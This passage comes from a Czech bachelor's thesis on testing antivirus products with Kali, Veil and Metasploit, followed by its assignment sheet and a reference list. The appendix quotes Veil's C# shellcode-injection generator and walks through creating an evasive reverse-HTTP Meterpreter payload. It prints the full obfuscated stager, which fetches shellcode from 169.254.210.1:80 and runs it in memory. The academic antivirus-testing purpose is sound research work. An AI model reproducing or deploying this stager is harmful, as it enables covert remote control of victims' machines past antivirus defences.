33. buf += "\x5b\xfe\x1f\xa9\x64\x00\x1c\x7f\x5d\x76\x65\x43\xda"
34. buf += "\x89\xdc\xe6\x4b\x00\x1e\xb4\x8c\x01"
```

9.8 *Ukázka Csharp meterpreter code injection*

Zdroj:
https://github.com/Veil-Framework/Veil/blob/master/Tools/Evasion/payloads/cs/meterpreter/rev_tcp.py

```
1. if self.required_options["INJECT_METHOD"][0].lower() == "virtual":
2. payload_code += "static void %s(byte[] %s) {\n" %(injectName, sName)
3. payload_code += "    if (%s != null) {\n" %(sName)
4. payload_code += "        UInt32 %s = VirtualAlloc(0,
   (UInt32)%s.Length, 0x1000, 0x40);\n" %(funcAddrName, sName)
5. payload_code += "        Marshal.Copy(%s, 0, (IntPtr)(%s),
   %s.Length);\n" %(sName,funcAddrName, sName)
6. payload_code += "        IntPtr %s = IntPtr.Zero;\n" %(hThreadName)
7. payload_code += "        UInt32 %s = 0;\n" %(threadIdName)
8. payload_code += "        IntPtr %s = IntPtr.Zero;\n" %(pinfoName)
9. payload_code += "        %s = CreateThread(0, 0, %s, %s, 0, ref
   %s);\n" %(hThreadName, funcAddrName, pinfoName, threadIdName)
10. payload_code += "        WaitForSingleObject(%s, 0xFFFFFFFF); }}\n"
   %(hThreadName)
11.
12. elif self.required_options["INJECT_METHOD"][0].lower() == "heap":
13.
14. payload_code += "static void %s(byte[] %s) {\n" %(injectName, sName)
15. payload_code += "    if (%s != null) {\n" %(sName)
16. payload_code += '        UInt32 {} = HeapCreate(0x00040000,
   (UInt32){}.Length, 0);\n'.format(pinfoName, sName)
17. payload_code += '        UInt32 {} = HeapAlloc({}, 0x00000008,
   (UInt32){}.Length);\n'.format(funcAddrName, pinfoName, sName)
18. payload_code += '        RtlMoveMemory({}, {},
   (UInt32){}.Length);\n'.format(funcAddrName, sName, sName)
19. payload_code += '        UInt32 {} = 0;\n'.format(threadIdName)
20. payload_code += '        IntPtr {} = CreateThread(0, 0, {},
   IntPtr.Zero, 0, ref {});\n'.format(hThreadName, funcAddrName,
   threadIdName)
21. payload_code += '        WaitForSingleObject({},
   0xFFFFFFFF);}}}}\n'.format(hThreadName)
22. …
23. if self.required_options["INJECT_METHOD"][0].lower() == "virtual":
   payload_code += """\t\t[DllImport(\"kernel32\")] private static
   extern UInt32 VirtualAlloc(UInt32 %s,UInt32 %s, UInt32 %s, UInt32
   %s);\n[DllImport(\"kernel32\")]private static extern IntPtr
   CreateThread(UInt32 %s, UInt32 %s, UInt32 %s,IntPtr %s, UInt32 %s,
   ref UInt32 %s);\n[DllImport(\"kernel32\")] private static extern
   UInt32 WaitForSingleObject(IntPtr %s, UInt32
```

```
%s);}}\n"""%(r[0],r[1],r[2],r[3],r[4],r[5],r[6],r[7],r[8],r[9],r[10]
,r[11])
elif self.required_options["INJECT_METHOD"][0].lower() == "heap":
payload_code += """\t\t[DllImport(\"kernel32\")] private static
extern UInt32 HeapCreate(UInt32 %s, UInt32 %s, UInt32 %s);
\n[DllImport(\"kernel32\")] private static extern UInt32
HeapAlloc(UInt32 %s, UInt32 %s, UInt32
%s);\n[DllImport(\"kernel32\")] private static extern UInt32
RtlMoveMemory(UInt32 %s, byte[] %s, UInt32
%s);\n[DllImport(\"kernel32\")] private static extern IntPtr
CreateThread(UInt32 %s, UInt32 %s, UInt32 %s, IntPtr %s, UInt32 %s,
ref UInt32 %s);\n[DllImport(\"kernel32\")] private static extern
UInt32 WaitForSingleObject(IntPtr %s, UInt32
%s);}}\n"""%(y[0],y[1],y[2],y[3],y[4],y[5],y[6],y[7],y[8],y[9],y[10]
,y[11],y[12],y[13],y[14],y[15],y[16])
```

9.9 *Ukázka vytvoření payload ve frameworku Veil*


Tato ukázka popisuje, jak vytvořit C# reverse http payload ve frameworku Veil. Výstupem je spustitelný (.exe) soubor, který se po spuštění připojí ke vzdálenému hostu a naváže plné spojení s meterpreter session.

- Vzdálená IP adresa: 169.254.210.161
- Port, na který se skript připojí: 80


Následující obrázky jsou pořízeny z operačního systému Kali Linux, pro běh Veil frameworku je nutný Python 3.

Spustit Veil je možné z příkazové řádky z místa, kam je Veil stažený. Jeho stažení je možné z oficiálního Github repozitáře:

- https://github.com/Veil-Framework/Veil



Obrázek 24 – Spuštění Veil frameworku




Obrázek 25 - Spuštěný Veil

Po spuštění Veilu, jak je vidět na Obrázku 25 - Spuštěný Veil. Je možné pracovat s programem v jednoduchém grafickém rozhraní.

Po napsání příkazu list se zobrazí seznam dvou základních nástrojů Veil:


1) *Ordnance*
   - Generuje payloads pomocí msfvenom
2) *Evasion*
   - Generuje vlastní payloads s účelem skrytí před antivirovým řešením

Pomocí příkazu `use 2` se uživatel dostane do nabídky Veil Evasion, jak je vidět v následujícím obrázku.



Obrázek 26 - Veil Evasion

Příkazem `list` se zobrazí seznam všech payloads, které je možné vygenerovat.



Obrázek 27 - Veil payloads

Příkazem `use 9` se uživatel dostane do nabídky generování C# reverse http payloadu. A pomocí příkazů set je možné nastavit základní údaje k tomuto payload.

Obrázek 28 - Veil C# rev http

- `Set LHOST 169.254.210.1`
- `Set LPORT 80`
- Další nastavení jako `USE_ARYA Y`, jsou volitelná
- `Generate` pro pokračování

Další nabídka vyzývá k pojmenování payload. Autor vybral pojmenování howToCreateVirus a takto vypadá následující obrazovka.

Obrázek 29 - Generated file info

Informuje o cestě, kam by soubor vytvořen a jeho části, Veil také generuje pro každý payload handler, který je možné spustit v Metasploit frameworku, aby uživatel nemusel pokaždé všechno ručně nastavovat.

Zdrojový kód, který vygeneroval Veil vypadá následovně.

```
using System; using System.Net; using System.Net.Sockets; using System.Linq; using System.Runtime.InteropServices; using System.Threading;
namespace nGRqrEFgIAw { class LInrdU {
static string uNIxhrGTBqTfqUm(Random r, int s) {
char[] MtnoJKQ = new char[s];
string NiACyAiIxheOh = "7MweNv9j6q1P4F3UdcHGQgK5yuLWImSXkpVE0lt8xTr2snDYzoaCfABiOZhbJR";
for (int i = 0; i < s; i++){ MtnoJKQ[i] = NiACyAiIxheOh[r.Next(NiACyAiIxheOh.Length)];}
return new string(MtnoJKQ);}
static bool mkXEnJ(string s) {return ((s.ToCharArray().Select(x => (int)x).Sum()) % 0x100 == 92);}
static string xRIqmTgc(Random r) { string JOPiDqgMScCC = "";
for (int i = 0; i < 64; ++i) { JOPiDqgMScCC = uNIxhrGTBqTfqUm(r, 3);
string hGMHuskHPKCGkx = new string("6axyYAnHTGXVuimECvwecNbsBohrg5I4RQLjzO0PZUFt9Dq8M2pSkl1dK73fJW".ToCharArray().OrderBy(s => (r.Next(2) % 2) == 0).ToArray());
for (int j = 0; j < hGMHuskHPKCGkx.Length; ++j) {
string CZharQMiWrTMohA = JOPiDqgMScCC + hGMHuskHPKCGkx[j];
if (mkXEnJ(CZharQMiWrTMohA)) {return CZharQMiWrTMohA;}}} return "9vXU";}static byte[] ihnKyOg(string oxullxhkpdExqnF) {
WebClient wwcwxhQVG = new System.Net.WebClient();
wwcwxhQVG.Headers.Add("User-Agent", "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)");
wwcwxhQVG.Headers.Add("Accept", "*/*");
wwcwxhQVG.Headers.Add("Accept-Language", "en-gb,en;q=0.5");
wwcwxhQVG.Headers.Add("Accept-Charset", "ISO-8859-1,utf-8;q=0.7,*;q=0.7");
byte[] azWHrDIblYax = null;
try { azWHrDIblYax = wwcwxhQVG.DownloadData(oxullxhkpdExqnF);
if (azWHrDIblYax.Length < 100000) return null;}
catch (WebException) {}
return azWHrDIblYax;}
static void SxgJGACgI(byte[] BdWVFuhSvtS) {
    if (BdWVFuhSvtS != null) {
        UInt32 hxPrXbhpAKjtVU = VirtualAlloc(0, (UInt32)BdWVFuhSvtS.Length, 0x1000, 0x40);
        Marshal.Copy(BdWVFuhSvtS, 0, (IntPtr)(hxPrXbhpAKjtVU), BdWVFuhSvtS.Length);
        IntPtr nHBImZCJLQrxd = IntPtr.Zero;
        UInt32 JotMqLeMvfYX = 0;
        IntPtr zcowKhGdnthgNV = IntPtr.Zero;
        nHBImZCJLQrxd = CreateThread(0, 0, hxPrXbhpAKjtVU, zcowKhGdnthgNV, 0, ref JotMqLeMvfYX);
        WaitForSingleObject(nHBImZCJLQrxd, 0xFFFFFFFF); }}
static void Main(){
Random rCzQfxB = new Random((int)DateTime.Now.Ticks);
byte[] gCgXJeqgtsevv = ihnKyOg("http://169.254.210.1:80/" + xRIqmTgc(rCzQfxB));
SxgJGACgI(gCgXJeqgtsevv);}
        [DllImport("kernel32")] private static extern UInt32 VirtualAlloc(UInt32 vKOlyOwE,UInt32 sgnmsFmolSiGIJ, UInt32 wlkaPXIGcFFR, UInt32 dFUuRySLIEgd);
[DllImport("kernel32")]private static extern IntPtr CreateThread(UInt32 rTkKCCjmL, UInt32 pPOkztWEi, UInt32 hKLaQkXKMgT,IntPtr yEPvflnD, UInt32 sdlNnAbnofXUi, ref UInt32 DfrEsKGsN);
[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr modEjDMlNSzAp, UInt32 hROhVylzUkRLB);}}
```

Obrázek 30 - C# zdrojový kód

Univerzita Hradec Králové
Fakulta informatiky a managementu
Akademický rok: 2017/2018

Studijní program: Systémové inženýrství a informatika
Forma: Kombinovaná
Obor/komb.: Informační management (im3-k)

Podklad pro zadání BAKALÁŘSKÉ práce studenta

PŘEDKLÁDÁ:	ADRESA	OSOBNÍ ČÍSLO
Malý David	V Zápolí 23, Praha - Michle	I1500308

TÉMA ČESKY:

Testování antivirových programů s využitím Kali a frameworků Veil a metasploit

TÉMA ANGLICKY:

Antivirus testing using Kali and Veil and Metasploit frameworks.

VEDOUCÍ PRÁCE:

Mgr. Josef Horálek, Ph.D. - KIT

ZÁSADY PRO VYPRACOVÁNÍ:

Cílem práce je analyzovat a prakticky otestovat využití softwarových nástrojů Kali, framework Veil a metasploit.
Teoretické části provede rešerši zaměřenou na hodnocení antivirových free programů a analyzuje dnešní moderní typy virových nákaz. Dále představí softwarové nástroje Kali linux, framework Metasploit a framework Veil s důrazem na využitelnost těchto nástrojů, používaných k útokům na operační systémy.
V praktické části autor realizuje testovací síť s vybranými OS, ne kterých bude testovat různé antiviry proti zmíněným softwarovým nástrojům (metasploit, veil, kali. Na základě zjištěných výsledků provede komparativní analýzu chování a efektivity jednotlivých nástrojů a toho, jak jsou různé antivirové programy schopny odolávat zmíněným nástrojům.

SEZNAM DOPORUČENÉ LITERATURY:

PRITCHETT, Willie L. a David DE SMET. Kali Linux cookbook. Birmingham: Packt Publishing, 2013. ISBN 978-1-78328960-8.
ALLEN, Lee, Shakeel ALI a Tedi HERIYANTO. Kali Linux: assuring security by penetration testing. Birmingham: Packt Publishing, 2014. Community experience distilled. ISBN 978-1-84951-949-6.

Podpis studenta: ..... Datum: .....
Datum: .....

Podpis vedoucího práce: .....

10 Reference a zdroje

Alexander V. Leonov (no date) *Tenable Nessus: registration, installation, scanning and reporting | Alexander V. Leonov*. Available at: https://avleonov.com/2016/05/16/tenable-nessus-registration-installation-scanning-reporting/ (Accessed: 12 March 2018).

av-comparatives (2017) *AV-Comparatives - Independent Tests of Anti-Virus Software - Real World Protection Test Overview*. Available at: http://chart.av-comparatives.org/chart1.php.

av-comparatives.org (2017) 'Real-World Protection Test – (July-November 2017'. Available at: www.av-comparatives.org.

av-test.org (2017) *Test antivirus software for Windows 10 - October 2017 | AV-TEST*. Available at: https://www.av-test.org/en/antivirus/home-windows/.

Avast (2016) *How does Avast detect new malware?* Available at: https://blog.avast.com/how-does-avast-detect-new-malware (Accessed: 3 November 2017).

datarecovery (2014) *List of Default Passwords*. Available at: https://datarecovery.com/rd/default-passwords/.

DSL (2017) *DSL.sk - Veľký československý eshop terčom útoku, hackeri majú heslá k účtom. Údajne ale nie slovenským*. Available at: http://dsl.sk/article.php?article=20147&hot=2.

Everett, L., Gardner, P. and Meade, J. (2008) 'Method for mitigating false positive generation in antivirus software'. Available at: https://www.google.com/patents/US8087086 (Accessed: 6 January 2018).

Fewer, S. (no date) *Reflective DLL injection*. Available at: https://github.com/stephenfewer/ReflectiveDLLInjection.

Golavanov, S. Y. (2014) 'System and method for cloud-based detection of computer malware'. Google Patents. Available at: https://www.google.com/patents/US8875294.

Hacktrophy (2017) *Hackerské útoky sa týkajú aj slovenských a českých firiem - Hacktrophy*. Available at: https://hacktrophy.com/1753/?platform=hootsuite.

Host-based Intrusion Prevention System (HIPS) (no date). Available at: http://help.eset.com/essp/11/en-US/idh_hips_main.html (Accessed: 28 December 2017).

infosecinstitute (2016) *Penetration Testing: Intelligence Gathering*. Available at: http://resources.infosecinstitute.com/penetration-testing-intelligence-gathering/#gref (Accessed: 18 March 2018).

Inversepath (no date) *Inverse Path - Research*. Available at: http://inversepath.com/ftester_man.html (Accessed: 12 March 2018).

Itswapshop (2013) *fping - Tutorial on How to Use fping With Examples | http://www.itswapshop.com*. Available at: http://itswapshop.com/tutorial/fping-tutorial-how-use-fping-examples (Accessed: 12 March 2018).

John Smith in London - People Directory - 192.com (no date). Available at: http://www.192.com/all/search/ (Accessed: 12 March 2018).

kalitools (2014) *Firewalk | Penetration Testing Tools*. Available at: https://tools.kali.org/information-gathering/firewalk (Accessed: 12 March 2018).

Lubold, G. and Shane, H. (2017) *Russian Hackers Stole NSA Data on U.S. Cyber Defense - WSJ*, *The Wall Street Journal*. Available at: https://www.wsj.com/articles/russian-hackers-stole-nsa-data-on-u-s-cyber-defense-1507222108.

Malanov, A. (2016) *How machine learning works – Kaspersky Lab official blog*. Available at: https://usa.kaspersky.com/blog/machine-learning-explained/10471/.

Metadefender (no date) *Windows Anti-malware Market Share Reports | OPSWAT*. Available at: https://www.metadefender.com/reports/anti-malware-market-share?__hstc=254604375.2be14f7df8b873e2e2e9206208d5883c.1509720295416.1509720295416.1509720295417.1&__hssc=254604375.1.1509720295417&__hsfp=763136443#!/?date=2017-07-29 (Accessed: 3 November 2017).

NetbiosX (2012) *Attacking the FTP Service | Penetration Testing Lab*. Available at: https://pentestlab.blog/2012/03/01/attacking-the-ftp-service/ (Accessed: 12 March 2018).

nmap.org (no date) *Examples | Nmap Network Scanning*. Available at:

https://nmap.org/book/man-examples.html (Accessed: 12 March 2018).

Ondřej Vlček (2016) *An in-depth look at the technology behind CyberCapture*. Available at: https://blog.avast.com/an-in-depth-look-at-the-technology-behind-cybercapture (Accessed: 3 November 2017).

Open infromation systems security group (2006) *Information Systems Security Assessment Framework (ISSAF) draft 0.2*. Available at: http://www.oissg.org/files/issaf0.2.1.pdf (Accessed: 12 March 2018).

Rozen, R. H. (2017) *Penetration testing using Kali Linux - Usage of Goofile and Firewalk in information gathering and po*. Available at: https://securitydocs.com/penetration-testing-using-kali-linux-usage-of-goofile-and-firewalk-in-information-gathering-and-port-scanning/5057/ (Accessed: 12 March 2018).

Rubenkin J., N. (2017) *ESET NOD32 Antivirus Review & Rating | PCMag.com*. Available at: https://www.pcmag.com/article2/0,2817,2469847,00.asp.

Rubenking J. Neil (2017) 'Kaspersky Internet Security Review & Rating | PCMag.com', *PC mag*. Available at: https://www.pcmag.com/article2/0,2817,2460964,00.asp.

Salihun Darmawan (2014) *NSA BIOS Backdoor a.k.a. God Mode Malware Part 1: DEITYBOUNCE*. Available at: http://resources.infosecinstitute.com/nsa-bios-backdoor-god-mode-malware-deitybounce/ (Accessed: 28 December 2017).

SOCA (2017a) *Březen a kyberhrozby podle Esetu: Malware Danger a trojan Java/QRat | SOCA blog*, *Březen a kyberhrozby podle Esetu: Malware Danger a trojan Java/QRat*. Available at: https://www.soca.cz/blog/article/brezen-a-kyberhrozby-podle-esetu-malware-danger-a-trojan-java-qrat-262.

SOCA (2017b) *Jediný útok může finanční instituce připravit o desítky milionů | SOCA blog*. Available at: https://www.soca.cz/blog/article/jediny-utok-muze-financni-instituce-pripravit-o-desitky-milionu-264.

SOCA (2017c) *Počet kyberútoků na české podnikové sítě roste | SOCA blog*. Available at: https://www.soca.cz/blog/article/pocet-kyberutoku-na-ceske-podnikove-site-roste-266.

SOCA (2017d) *Téměř 40 % firemních počítačů čelilo vloni kybernetickým*

útokům | SOCA blog. Available at: https://www.soca.cz/blog/article/temer-40-firemnich-pocitacu-celilo-vloni-kybernetickym-utokum-267.

softwaretestinghelp (no date) *Penetration Testing - Complete Guide with Penetration Testing Sample Test Cases — Software Testing Help*. Available at: http://www.softwaretestinghelp.com/penetration-testing-guide/ (Accessed: 28 February 2018).

Sukwong, O., Kim, H. and Hoe, J. (2011) 'Commercial Antivirus Software Effectiveness: An Empirical Study', *Computer*, 44(3), pp. 63–70. doi: 10.1109/MC.2010.187.

Tian, F., Zhang, Y. and Ma, D. (2011) 'Research on the technology of concealing the character of binary codes based on equal transposition', in *2011 IEEE 2nd International Conference on Software Engineering and Service Science*. IEEE, pp. 884–889. doi: 10.1109/ICSESS.2011.5982482.

uhk.cz - Robtex (no date). Available at: https://www.robtex.com/dns-lookup/uhk.cz (Accessed: 12 March 2018).

Univerzita Hradec Králové - Bezdrátové připojení - eduroam (no date). Available at: https://www.uhk.cz/cs-CZ/centrum-informacnich-technologii/Poradna/Informacni-systemy-a-vypocetni-technika/Pristup-do-site/Bezdratove-pripojeni-eduroam (Accessed: 12 March 2018).

vulnerabilityassessment (no date) *Penetration Testing Framework 0.59*. Available at: http://www.vulnerabilityassessment.co.uk/Penetration Test.html (Accessed: 12 March 2018).

vulners.com (2017a) *BloXor - A Metamorphic Block Based XOR Encoder*. Available at: https://vulners.com/metasploit/MSF:ENCODER/X86/BLOXOR.

vulners.com (2017b) *Polymorphic XOR Additive Feedback Encoder*. Available at: https://vulners.com/metasploit/MSF:ENCODER/X86/SHIKATA_GA_NAI.

web.archive.org (no date) *Wayback Machine - uhk.cz 2016*. Available at: https://web.archive.org/web/20161001000000*/www.uhk.cz (Accessed: 12 March 2018).

When and when not to use Credentials for Nessus scans - Blog | Tenable™ (2006). Available at: https://www.tenable.com/blog/when-and-when-not-to-use-credentials-for-nessus-scans (Accessed: 18 March 2018).

Zimmer, V. (no date) ‘Developing Best-In-Class Security Principles with Open Source Firmware’. Available at: https://firmware.intel.com/sites/default/files/STTS003 - SF15_STTS003_100f.pdf (Accessed: 28 December 2017).

Zimmer and Rothman (2003) ‘Pre-boot firmware based virus scanner’. doi: US20130205395A1.

zitstifzitstif (2017) *Least Privilege - Removing Unnecessary Memory Permissions - Veil - Framework*. Available at: https://www.veil-framework.com/least-privilege-removing-unnecessary-memory-permissions/ (Accessed: 9 April 2018).